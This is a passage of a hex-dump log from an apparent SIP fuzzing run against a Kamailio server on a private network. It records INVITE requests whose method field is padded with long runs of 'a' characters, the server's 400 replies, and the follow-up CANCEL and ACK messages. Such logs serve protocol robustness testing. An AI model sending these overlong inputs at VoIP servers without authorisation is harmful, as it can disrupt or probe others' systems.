00000512  36 38 2e 31 2e 31 33 36 0d 0a 73 3d 53 65 73 73  68.1.136..s=Sess
00000528  69 6f 6e 20 53 44 50 0d 0a 63 3d 49 4e 20 49 50  ion SDP..c=IN IP
00000544  34 20 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 0d  4 192.168.1.136.
00000560  0a 74 3d 30 20 30 0d 0a 6d 3d 61 75 64 69 6f 20  .t=0 0..m=audio
00000576  39 38 37 36 20 52 54 50 2f 41 56 50 20 30 0d 0a  9876 RTP/AVP 0..
00000592  61 3d 72 74 70 6d 61 70 3a 30 20 50 43 4d 55 2f  a=rtpmap:0 PCMU/
00000608  38 30 30 30 0d 0a                                 8000..
00000000  53 49 50 2f 32 2e 30 20 34 30 30 20 43 53 65 71  SIP/2.0 400 CSeq
00000016  20 6d 65 74 68 6f 64 20 64 6f 65 73 20 6e 6f 74   method does not
00000032  20 6d 61 74 63 68 20 72 65 71 75 65 73 74 20 6d   match request m
00000048  65 74 68 6f 64 0d 0a 56 69 61 3a 20 53 49 50 2f  ethod..Via: SIP/
00000064  32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e  2.0/UDP 192.168.
00000080  31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63  1.136:5060;branc
00000096  68 3d 7a 39 68 47 34 62 4b 30 30 30 30 37 30 30  h=z9hG4bK0000700
00000112  30 30 30 37 3b 72 65 63 65 69 76 65 64 3d 31 39  0007;received=19
00000128  32 2e 31 36 38 2e 31 2e 31 33 35 0d 0a 46 72 6f  2.168.1.135..Fro
00000144  6d 3a 20 37 20 3c 73 69 70 3a 61 6e 61 63 6c 65  m: 7 <sip:anacle
00000160  74 6f 40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36  to@192.168.1.136
00000176  3e 3b 74 61 67 3d 37 0d 0a 54 6f 3a 20 52 65 63  >;tag=7..To: Rec
00000192  65 69 76 65 72 20 3c 73 69 70 3a 37 31 30 36 34  eiver <sip:71064
00000208  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 3b  @192.168.1.136>;
00000224  74 61 67 3d 30 39 30 61 37 63 37 63 33 66 38 65  tag=090a7c7c3f8e
00000240  37 65 33 37 35 39 65 36 34 39 31 66 38 61 64 36  7e3759e6491f8ad6
00000256  62 66 37 31 2e 65 31 61 36 0d 0a 43 61 6c 6c 2d  bf71.e1a6..Call-
00000272  49 44 3a 20 39 30 31 37 33 35 36 34 33 40 31 39  ID: 901735643@19
00000288  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
00000304  71 3a 20 31 20 49 4e 56 49 54 45 0d 0a 53 65 72  q: 1 INVITE..Ser
00000320  76 65 72 3a 20 6b 61 6d 61 69 6c 69 6f 20 28 34  ver: kamailio (4
00000336  2e 34 2e 35 20 28 78 38 36 5f 36 34 2f 6c 69 6e  .4.5 (x86_64/lin
00000352  75 78 29 29 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65  ux))..Content-Le
00000368  6e 67 74 68 3a 20 30 0d 0a 0d 0a                 ngth: 0....
   Received Returncode: 400
 Sending CANCEL
    test-case #7, 258 bytes
00000000  43 41 4e 43 45 4c 20 73 69 70 3a 37 31 30 36 34  CANCEL sip:71064
```

```
00000016  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 20 53  @192.168.1.136 S
00000032  49 50 2f 32 2e 30 0d 0a 56 69 61 3a 20 53 49 50  IP/2.0..Via: SIP
00000048  2f 32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38  /2.0/UDP 192.168
00000064  2e 31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e  .1.136:5060;bran
00000080  63 68 3d 7a 39 68 47 34 62 4b 30 30 30 30 37 30  ch=z9hG4bK000070
00000096  30 30 30 30 37 0d 0a 46 72 6f 6d 3a 20 37 20 3c  00007..From: 7 <
00000112  73 69 70 3a 61 6e 61 63 6c 65 74 6f 40 31 39 32  sip:anacleto@192
00000128  2e 31 36 38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d  .168.1.136>;tag=
00000144  37 0d 0a 54 6f 3a 20 52 65 63 65 69 76 65 72 20  7..To: Receiver
00000160  3c 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e 31  <sip:71064@192.1
00000176  36 38 2e 31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d  68.1.136>..Call-
00000192  49 44 3a 20 39 30 31 37 33 35 36 34 33 40 31 39  ID: 901735643@19
00000208  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
00000224  71 3a 20 31 20 43 41 4e 43 45 4c 0d 0a 43 6f 6e  q: 1 CANCEL..Con
00000240  74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a  tent-Length: 0..
00000256  0d 0a                                            ..
 Sending ACK
    test-case #7, 252 bytes
00000000  41 43 4b 20 73 69 70 3a 37 31 30 36 34 40 31 39  ACK sip:71064@19
00000016  32 2e 31 36 38 2e 31 2e 31 33 36 20 53 49 50 2f  2.168.1.136 SIP/
00000032  32 2e 30 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e  2.0..Via: SIP/2.
00000048  30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e 31 2e  0/UDP 192.168.1.
00000064  31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63 68 3d  136:5060;branch=
00000080  7a 39 68 47 34 62 4b 30 30 30 30 37 30 30 30 30  z9hG4bK000070000
00000096  30 37 0d 0a 46 72 6f 6d 3a 20 37 20 3c 73 69 70  07..From: 7 <sip
00000112  3a 61 6e 61 63 6c 65 74 6f 40 31 39 32 2e 31 36  :anacleto@192.16
00000128  38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d 37 0d 0a  8.1.136>;tag=7..
00000144  54 6f 3a 20 52 65 63 65 69 76 65 72 20 3c 73 69  To: Receiver <si
00000160  70 3a 37 31 30 36 34 40 31 39 32 2e 31 36 38 2e  p:71064@192.168.
00000176  31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a  1.136>..Call-ID:
00000192  20 39 30 31 37 33 35 36 34 33 40 31 39 32 2e 31   901735643@192.1
00000208  36 38 2e 31 2e 31 33 36 0d 0a 43 53 65 71 3a 20  68.1.136..CSeq:
00000224  31 20 41 43 4b 0d 0a 43 6f 6e 74 65 6e 74 2d 4c  1 ACK..Content-L
00000240  65 6e 67 74 68 3a 20 30 0d 0a 0d 0a              ength: 0....
Sending Test-Case #8
    test-case #8, 741 bytes
00000000  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000016  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000176  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000192  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000208  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000224  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000240  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 20  aaaaaaaaaaaaaaa
00000256  73 69 70 3a 37 31 30 36 34 40 31 39 32 2e 31 36  sip:71064@192.16
00000272  38 2e 31 2e 31 33 36 20 53 49 50 2f 32 2e 30 0d  8.1.136 SIP/2.0.
00000288  0a 56 69 61 3a 20 53 49 50 2f 32 2e 30 2f 55 44  .Via: SIP/2.0/UD
00000304  50 20 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 3a  P 192.168.1.136:
00000320  35 30 36 30 3b 62 72 61 6e 63 68 3d 7a 39 68 47  5060;branch=z9hG
00000336  34 62 4b 30 30 30 30 38 30 30 30 30 30 38 0d 0a  4bK000080000008..
00000352  46 72 6f 6d 3a 20 38 20 3c 73 69 70 3a 61 6e 61  From: 8 <sip:ana
00000368  63 6c 65 74 6f 40 31 39 32 2e 31 36 38 2e 31 2e  cleto@192.168.1.
00000384  31 33 36 3e 3b 74 61 67 3d 38 0d 0a 54 6f 3a 20  136>;tag=8..To:
00000400  52 65 63 65 69 76 65 72 20 3c 73 69 70 3a 37 31  Receiver <sip:71
00000416  30 36 34 40 31 39 32 2e 31 36 38 2e 31 2e 31 33  064@192.168.1.13
00000432  36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a 20 39 30 31  6>..Call-ID: 901
00000448  37 33 35 36 34 34 40 31 39 32 2e 31 36 38 2e 31  735644@192.168.1
00000464  2e 31 33 36 0d 0a 43 53 65 71 3a 20 31 20 49 4e  .136..CSeq: 1 IN
00000480  56 49 54 45 0d 0a 43 6f 6e 74 61 63 74 3a 20 38  VITE..Contact: 8
00000496  20 3c 73 69 70 3a 61 6e 61 63 6c 65 74 6f 40 31   <sip:anacleto@1
00000512  39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 0d 0a 45  92.168.1.136>..E
00000528  78 70 69 72 65 73 3a 20 31 32 30 30 0d 0a 4d 61  xpires: 1200..Ma
00000544  78 2d 46 6f 72 77 61 72 64 73 3a 20 37 30 0d 0a  x-Forwards: 70..
00000560  43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 70  Content-Type: ap
00000576  70 6c 69 63 61 74 69 6f 6e 2f 73 64 70 0d 0a 43  plication/sdp..C
00000592  6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 31  ontent-Length: 1
00000608  32 37 0d 0a 0d 0a 76 3d 30 0d 0a 6f 3d 38 20 38  27....v=0..o=8 8
00000624  20 38 20 49 4e 20 49 50 34 20 31 39 32 2e 31 36   8 IN IP4 192.16
00000640  38 2e 31 2e 31 33 36 0d 0a 73 3d 53 65 73 73 69  8.1.136..s=Sessi
00000656  6f 6e 20 53 44 50 0d 0a 63 3d 49 4e 20 49 50 34  on SDP..c=IN IP4
00000672  20 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a   192.168.1.136..
00000688  74 3d 30 20 30 0d 0a 6d 3d 61 75 64 69 6f 20 39  t=0 0..m=audio 9
00000704  38 37 36 20 52 54 50 2f 41 56 50 20 30 0d 0a 61  876 RTP/AVP 0..a
00000720  3d 72 74 70 6d 61 70 3a 30 20 50 43 4d 55 2f 38  =rtpmap:0 PCMU/8
00000736  30 30 30 0d 0a                                    000..
00000000  53 49 50 2f 32 2e 30 20 34 30 30 20 43 53 65 71  SIP/2.0 400 CSeq
00000016  20 6d 65 74 68 6f 64 20 64 6f 65 73 20 6e 6f 74   method does not
00000032  20 6d 61 74 63 68 20 72 65 71 75 65 73 74 20 6d   match request m
00000048  65 74 68 6f 64 0d 0a 56 69 61 3a 20 53 49 50 2f  ethod..Via: SIP/
00000064  32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e  2.0/UDP 192.168.
```

```
00000080  31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63  1.136:5060;branc
00000096  68 3d 7a 39 68 47 34 62 4b 30 30 30 30 38 30 30  h=z9hG4bK0000800
00000112  30 30 30 38 3b 72 65 63 65 69 76 65 64 3d 31 39  0008;received=19
00000128  32 2e 31 36 38 2e 31 2e 31 33 35 0d 0a 46 72 6f  2.168.1.135..Fro
00000144  6d 3a 20 38 20 3c 73 69 70 3a 61 6e 61 63 6c 65  m: 8 <sip:anacle
00000160  74 6f 40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36  to@192.168.1.136
00000176  3e 3b 74 61 67 3d 38 0d 0a 54 6f 3a 20 52 65 63  >;tag=8..To: Rec
00000192  65 69 76 65 72 20 3c 73 69 70 3a 37 31 30 36 34  eiver <sip:71064
00000208  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 3b  @192.168.1.136>;
00000224  74 61 67 3d 30 39 30 61 37 63 37 63 33 66 38 65  tag=090a7c7c3f8e
00000240  37 65 33 37 35 39 65 36 34 39 31 66 38 61 64 36  7e3759e6491f8ad6
00000256  62 66 37 31 2e 64 31 62 38 0d 0a 43 61 6c 6c 2d  bf71.d1b8..Call-
00000272  49 44 3a 20 39 30 31 37 33 35 36 34 34 40 31 39  ID: 901735644@19
00000288  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
00000304  71 3a 20 31 20 49 4e 56 49 54 45 0d 0a 53 65 72  q: 1 INVITE..Ser
00000320  76 65 72 3a 20 6b 61 6d 61 69 6c 69 6f 20 28 34  ver: kamailio (4
00000336  2e 34 2e 35 20 28 78 38 36 5f 36 34 2f 6c 69 6e  .4.5 (x86_64/lin
00000352  75 78 29 29 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65  ux))..Content-Le
00000368  6e 67 74 68 3a 20 30 0d 0a 0d 0a                  ngth: 0....
   Received Returncode: 400
 Sending CANCEL
    test-case #8, 258 bytes
00000000  43 41 4e 43 45 4c 20 73 69 70 3a 37 31 30 36 34  CANCEL sip:71064
00000016  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 20 53  @192.168.1.136 S
00000032  49 50 2f 32 2e 30 0d 0a 56 69 61 3a 20 53 49 50  IP/2.0..Via: SIP
00000048  2f 32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38  /2.0/UDP 192.168
00000064  2e 31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e  .1.136:5060;bran
00000080  63 68 3d 7a 39 68 47 34 62 4b 30 30 30 30 38 30  ch=z9hG4bK000080
00000096  30 30 30 30 38 0d 0a 46 72 6f 6d 3a 20 38 20 3c  00008..From: 8 <
00000112  73 69 70 3a 61 6e 61 63 6c 65 74 6f 40 31 39 32  sip:anacleto@192
00000128  2e 31 36 38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d  .168.1.136>;tag=
00000144  38 0d 0a 54 6f 3a 20 52 65 63 65 69 76 65 72 20  8..To: Receiver
00000160  3c 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e 31  <sip:71064@192.1
00000176  36 38 2e 31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d  68.1.136>..Call-
00000192  49 44 3a 20 39 30 31 37 33 35 36 34 34 40 31 39  ID: 901735644@19
00000208  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
00000224  71 3a 20 31 20 43 41 4e 43 45 4c 0d 0a 43 6f 6e  q: 1 CANCEL..Con
00000240  74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a  tent-Length: 0..
00000256  0d 0a                                            ..
 Sending ACK
    test-case #8, 252 bytes
00000000  41 43 4b 20 73 69 70 3a 37 31 30 36 34 40 31 39  ACK sip:71064@19
00000016  32 2e 31 36 38 2e 31 2e 31 33 36 20 53 49 50 2f  2.168.1.136 SIP/
00000032  32 2e 30 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e  2.0..Via: SIP/2.
00000048  30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e 31 2e  0/UDP 192.168.1.
00000064  31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63 68 3d  136:5060;branch=
00000080  7a 39 68 47 34 62 4b 30 30 30 30 38 30 30 30 30  z9hG4bK000080000
00000096  30 38 0d 0a 46 72 6f 6d 3a 20 38 20 3c 73 69 70  08..From: 8 <sip
00000112  3a 61 6e 61 63 6c 65 74 6f 40 31 39 32 2e 31 36  :anacleto@192.16
00000128  38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d 38 0d 0a  8.1.136>;tag=8..
00000144  54 6f 3a 20 52 65 63 65 69 76 65 72 20 3c 73 69  To: Receiver <si
00000160  70 3a 37 31 30 36 34 40 31 39 32 2e 31 36 38 2e  p:71064@192.168.
00000176  31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a  1.136>..Call-ID:
00000192  20 39 30 31 37 33 35 36 34 34 40 31 39 32 2e 31   901735644@192.1
00000208  36 38 2e 31 2e 31 33 36 0d 0a 43 53 65 71 3a 20  68.1.136..CSeq:
00000224  31 20 41 43 4b 0d 0a 43 6f 6e 74 65 6e 74 2d 4c  1 ACK..Content-L
00000240  65 6e 67 74 68 3a 20 30 0d 0a 0d 0a              ength: 0....
Sending Test-Case #9
    test-case #9, 999 bytes
00000000  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000448  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000464  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000480  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000496  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000512  61 20 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e  a sip:71064@192.
00000528  31 36 38 2e 31 2e 31 33 36 20 53 49 50 2f 32 2e  168.1.136 SIP/2.
00000544  30 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e 30 2f  0..Via: SIP/2.0/
00000560  55 44 50 20 31 39 32 2e 31 36 38 2e 31 2e 31 33  UDP 192.168.1.13
00000576  36 3a 35 30 36 30 3b 62 72 61 6e 63 68 3d 7a 39  6:5060;branch=z9
00000592  68 47 34 62 4b 30 30 30 30 39 30 30 30 30 30 39  hG4bK00009000009
00000608  0d 0a 46 72 6f 6d 3a 20 39 20 3c 73 69 70 3a 61  ..From: 9 <sip:a
00000624  6e 61 63 6c 65 74 6f 40 31 39 32 2e 31 36 38 2e  nacleto@192.168.
00000640  31 2e 31 33 36 3e 3b 74 61 67 3d 39 0d 0a 54 6f  1.136>;tag=9..To
00000656  3a 20 52 65 63 65 69 76 65 72 20 3c 73 69 70 3a  : Receiver <sip:
00000672  37 31 30 36 34 40 31 39 32 2e 31 36 38 2e 31 2e  71064@192.168.1.
00000688  31 33 36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a 20 39  136>..Call-ID: 9
00000704  30 31 37 33 35 36 34 35 40 31 39 32 2e 31 36 38  01735645@192.168
```

```
00000720  2e 31 2e 31 33 36 0d 0a 43 53 65 71 3a 20 31 20  .1.136..CSeq: 1
00000736  49 4e 56 49 54 45 0d 0a 43 6f 6e 74 61 63 74 3a  INVITE..Contact:
00000752  20 39 20 3c 73 69 70 3a 61 6e 61 63 6c 65 74 6f   9 <sip:anacleto
00000768  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 0d  @192.168.1.136>.
00000784  0a 45 78 70 69 72 65 73 3a 20 31 32 30 30 0d 0a  .Expires: 1200..
00000800  4d 61 78 2d 46 6f 72 77 61 72 64 73 3a 20 37 30  Max-Forwards: 70
00000816  0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20  ..Content-Type:
00000832  61 70 70 6c 69 63 61 74 69 6f 6e 2f 73 64 70 0d  application/sdp.
00000848  0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a  .Content-Length:
00000864  20 31 32 37 0d 0a 0d 0a 76 3d 30 0d 0a 6f 3d 39   127....v=0..o=9
00000880  20 39 20 39 20 49 4e 20 49 50 34 20 31 39 32 2e   9 9 IN IP4 192.
00000896  31 36 38 2e 31 2e 31 33 36 0d 0a 73 3d 53 65 73  168.1.136..s=Ses
00000912  73 69 6f 6e 20 53 44 50 0d 0a 63 3d 49 4e 20 49  sion SDP..c=IN I
00000928  50 34 20 31 39 32 2e 31 36 38 2e 31 2e 31 33 36  P4 192.168.1.136
00000944  0d 0a 74 3d 30 20 30 0d 0a 6d 3d 61 75 64 69 6f  ..t=0 0..m=audio
00000960  20 39 38 37 36 20 52 54 50 2f 41 56 50 20 30 0d   9876 RTP/AVP 0.
00000976  0a 61 3d 72 74 70 6d 61 70 3a 30 20 50 43 4d 55  .a=rtpmap:0 PCMU
00000992  2f 38 30 30 30 0d 0a                              /8000..
00000000  53 49 50 2f 32 2e 30 20 34 30 30 20 43 53 65 71  SIP/2.0 400 CSeq
00000016  20 6d 65 74 68 6f 64 20 64 6f 65 73 20 6e 6f 74   method does not
00000032  20 6d 61 74 63 68 20 72 65 71 75 65 73 74 20 6d   match request m
00000048  65 74 68 6f 64 0d 0a 56 69 61 3a 20 53 49 50 2f  ethod..Via: SIP/
00000064  32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e  2.0/UDP 192.168.
00000080  31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63  1.136:5060;branc
00000096  68 3d 7a 39 68 47 34 62 4b 30 30 30 30 39 30 30  h=z9hG4bK0000900
00000112  30 30 30 39 3b 72 65 63 65 69 76 65 64 3d 31 39  0009;received=19
00000128  32 2e 31 36 38 2e 31 2e 31 33 35 0d 0a 46 72 6f  2.168.1.135..Fro
00000144  6d 3a 20 39 20 3c 73 69 70 3a 61 6e 61 63 6c 65  m: 9 <sip:anacle
00000160  74 6f 40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36  to@192.168.1.136
00000176  3e 3b 74 61 67 3d 39 0d 0a 54 6f 3a 20 52 65 63  >;tag=9..To: Rec
00000192  65 69 76 65 72 20 3c 73 69 70 3a 37 31 30 36 34  eiver <sip:71064
00000208  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 3b  @192.168.1.136>;
00000224  74 61 67 3d 30 39 30 61 37 63 37 63 33 66 38 65  tag=090a7c7c3f8e
00000240  37 65 33 37 35 39 65 36 34 39 31 66 38 61 64 36  7e3759e6491f8ad6
00000256  62 66 37 31 2e 31 34 35 30 0d 0a 43 61 6c 6c 2d  bf71.1450..Call-
00000272  49 44 3a 20 39 30 31 37 33 35 36 34 35 40 31 39  ID: 901735645@19
00000288  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
00000304  71 3a 20 31 20 49 4e 56 49 54 45 0d 0a 53 65 72  q: 1 INVITE..Ser
00000320  76 65 72 3a 20 6b 61 6d 61 69 6c 69 6f 20 28 34  ver: kamailio (4
00000336  2e 34 2e 35 20 28 78 38 36 5f 36 34 2f 6c 69 6e  .4.5 (x86_64/lin
00000352  75 78 29 29 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65  ux))..Content-Le
00000368  6e 67 74 68 3a 20 30 0d 0a 0d 0a                  ngth: 0....
   Received Returncode: 400
 Sending CANCEL
    test-case #9, 258 bytes
00000000  43 41 4e 43 45 4c 20 73 69 70 3a 37 31 30 36 34  CANCEL sip:71064
00000016  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 20 53  @192.168.1.136 S
00000032  49 50 2f 32 2e 30 0d 0a 56 69 61 3a 20 53 49 50  IP/2.0..Via: SIP
00000048  2f 32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38  /2.0/UDP 192.168
00000064  2e 31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e  .1.136:5060;bran
00000080  63 68 3d 7a 39 68 47 34 62 4b 30 30 30 30 39 30  ch=z9hG4bK000090
00000096  30 30 30 30 39 0d 0a 46 72 6f 6d 3a 20 39 20 3c  00009..From: 9 <
00000112  73 69 70 3a 61 6e 61 63 6c 65 74 6f 40 31 39 32  sip:anacleto@192
00000128  2e 31 36 38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d  .168.1.136>;tag=
00000144  39 0d 0a 54 6f 3a 20 52 65 63 65 69 76 65 72 20  9..To: Receiver
00000160  3c 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e 31  <sip:71064@192.1
00000176  36 38 2e 31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d  68.1.136>..Call-
00000192  49 44 3a 20 39 30 31 37 33 35 36 34 35 40 31 39  ID: 901735645@19
00000208  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
00000224  71 3a 20 31 20 43 41 4e 43 45 4c 0d 0a 43 6f 6e  q: 1 CANCEL..Con
00000240  74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a  tent-Length: 0..
00000256  0d 0a                                            ..
 Sending ACK
    test-case #9, 252 bytes
00000000  41 43 4b 20 73 69 70 3a 37 31 30 36 34 40 31 39  ACK sip:71064@19
00000016  32 2e 31 36 38 2e 31 2e 31 33 36 20 53 49 50 2f  2.168.1.136 SIP/
00000032  32 2e 30 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e  2.0..Via: SIP/2.
00000048  30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e 31 2e  0/UDP 192.168.1.
00000064  31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63 68 3d  136:5060;branch=
00000080  7a 39 68 47 34 62 4b 30 30 30 30 39 30 30 30 30  z9hG4bK000090000
00000096  30 39 0d 0a 46 72 6f 6d 3a 20 39 20 3c 73 69 70  09..From: 9 <sip
00000112  3a 61 6e 61 63 6c 65 74 6f 40 31 39 32 2e 31 36  :anacleto@192.16
00000128  38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d 39 0d 0a  8.1.136>;tag=9..
00000144  54 6f 3a 20 52 65 63 65 69 76 65 72 20 3c 73 69  To: Receiver <si
00000160  70 3a 37 31 30 36 34 40 31 39 32 2e 31 36 38 2e  p:71064@192.168.
00000176  31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a  1.136>..Call-ID:
00000192  20 39 30 31 37 33 35 36 34 35 40 31 39 32 2e 31   901735645@192.1
00000208  36 38 2e 31 2e 31 33 36 0d 0a 43 53 65 71 3a 20  68.1.136..CSeq:
00000224  31 20 41 43 4b 0d 0a 43 6f 6e 74 65 6e 74 2d 4c  1 ACK..Content-L
```

```
00000240  65 6e 67 74 68 3a 20 30 0d 0a 0d 0a              ength: 0....
Sending Test-Case #10
    test-case #10, 1763 bytes
00000000  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000016  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000032  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000048  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000064  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000080  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00001216  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00001232  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00001248  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00001264  61 61 61 61 61 61 20 73 69 70 3a 37 31 30 36 34  aaaaaa sip:71064
00001280  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 20 53  @192.168.1.136 S
00001296  49 50 2f 32 2e 30 0d 0a 56 69 61 3a 20 53 49 50  IP/2.0..Via: SIP
00001312  2f 32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38  /2.0/UDP 192.168
00001328  2e 31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e  .1.136:5060;bran
00001344  63 68 3d 7a 39 68 47 34 62 4b 30 30 30 30 31 30  ch=z9hG4bK000010
00001360  30 30 30 30 31 30 0d 0a 46 72 6f 6d 3a 20 31 30  000010..From: 10
00001376  20 3c 73 69 70 3a 61 6e 61 63 6c 65 74 6f 40 31   <sip:anacleto@1
00001392  39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 3b 74 61  92.168.1.136>;ta
00001408  67 3d 31 30 0d 0a 54 6f 3a 20 52 65 63 65 69 76  g=10..To: Receiv
00001424  65 72 20 3c 73 69 70 3a 37 31 30 36 34 40 31 39  er <sip:71064@19
00001440  32 2e 31 36 38 2e 31 2e 31 33 36 3e 0d 0a 43 61  2.168.1.136>..Ca
00001456  6c 6c 2d 49 44 3a 20 39 30 31 37 33 35 36 34 36  ll-ID: 901735646
00001472  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a  @192.168.1.136..
00001488  43 53 65 71 3a 20 31 20 49 4e 56 49 54 45 0d 0a  CSeq: 1 INVITE..
00001504  43 6f 6e 74 61 63 74 3a 20 31 30 20 3c 73 69 70  Contact: 10 <sip
00001520  3a 61 6e 61 63 6c 65 74 6f 40 31 39 32 2e 31 36  :anacleto@192.16
00001536  38 2e 31 2e 31 33 36 3e 0d 0a 45 78 70 69 72 65  8.1.136>..Expire
00001552  73 3a 20 31 32 30 30 0d 0a 4d 61 78 2d 46 6f 72  s: 1200..Max-For
00001568  77 61 72 64 73 3a 20 37 30 0d 0a 43 6f 6e 74 65  wards: 70..Conte
00001584  6e 74 2d 54 79 70 65 3a 20 61 70 70 6c 69 63 61  nt-Type: applica
00001600  74 69 6f 6e 2f 73 64 70 0d 0a 43 6f 6e 74 65 6e  tion/sdp..Conten
00001616  74 2d 4c 65 6e 67 74 68 3a 20 31 33 30 0d 0a 0d  t-Length: 130...
00001632  0a 76 3d 30 0d 0a 6f 3d 31 30 20 31 30 20 31 30  .v=0..o=10 10 10
00001648  20 49 4e 20 49 50 34 20 31 39 32 2e 31 36 38 2e   IN IP4 192.168.
00001664  31 2e 31 33 36 0d 0a 73 3d 53 65 73 73 69 6f 6e  1.136..s=Session
00001680  20 53 44 50 0d 0a 63 3d 49 4e 20 49 50 34 20 31   SDP..c=IN IP4 1
00001696  39 32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 74 3d  92.168.1.136..t=
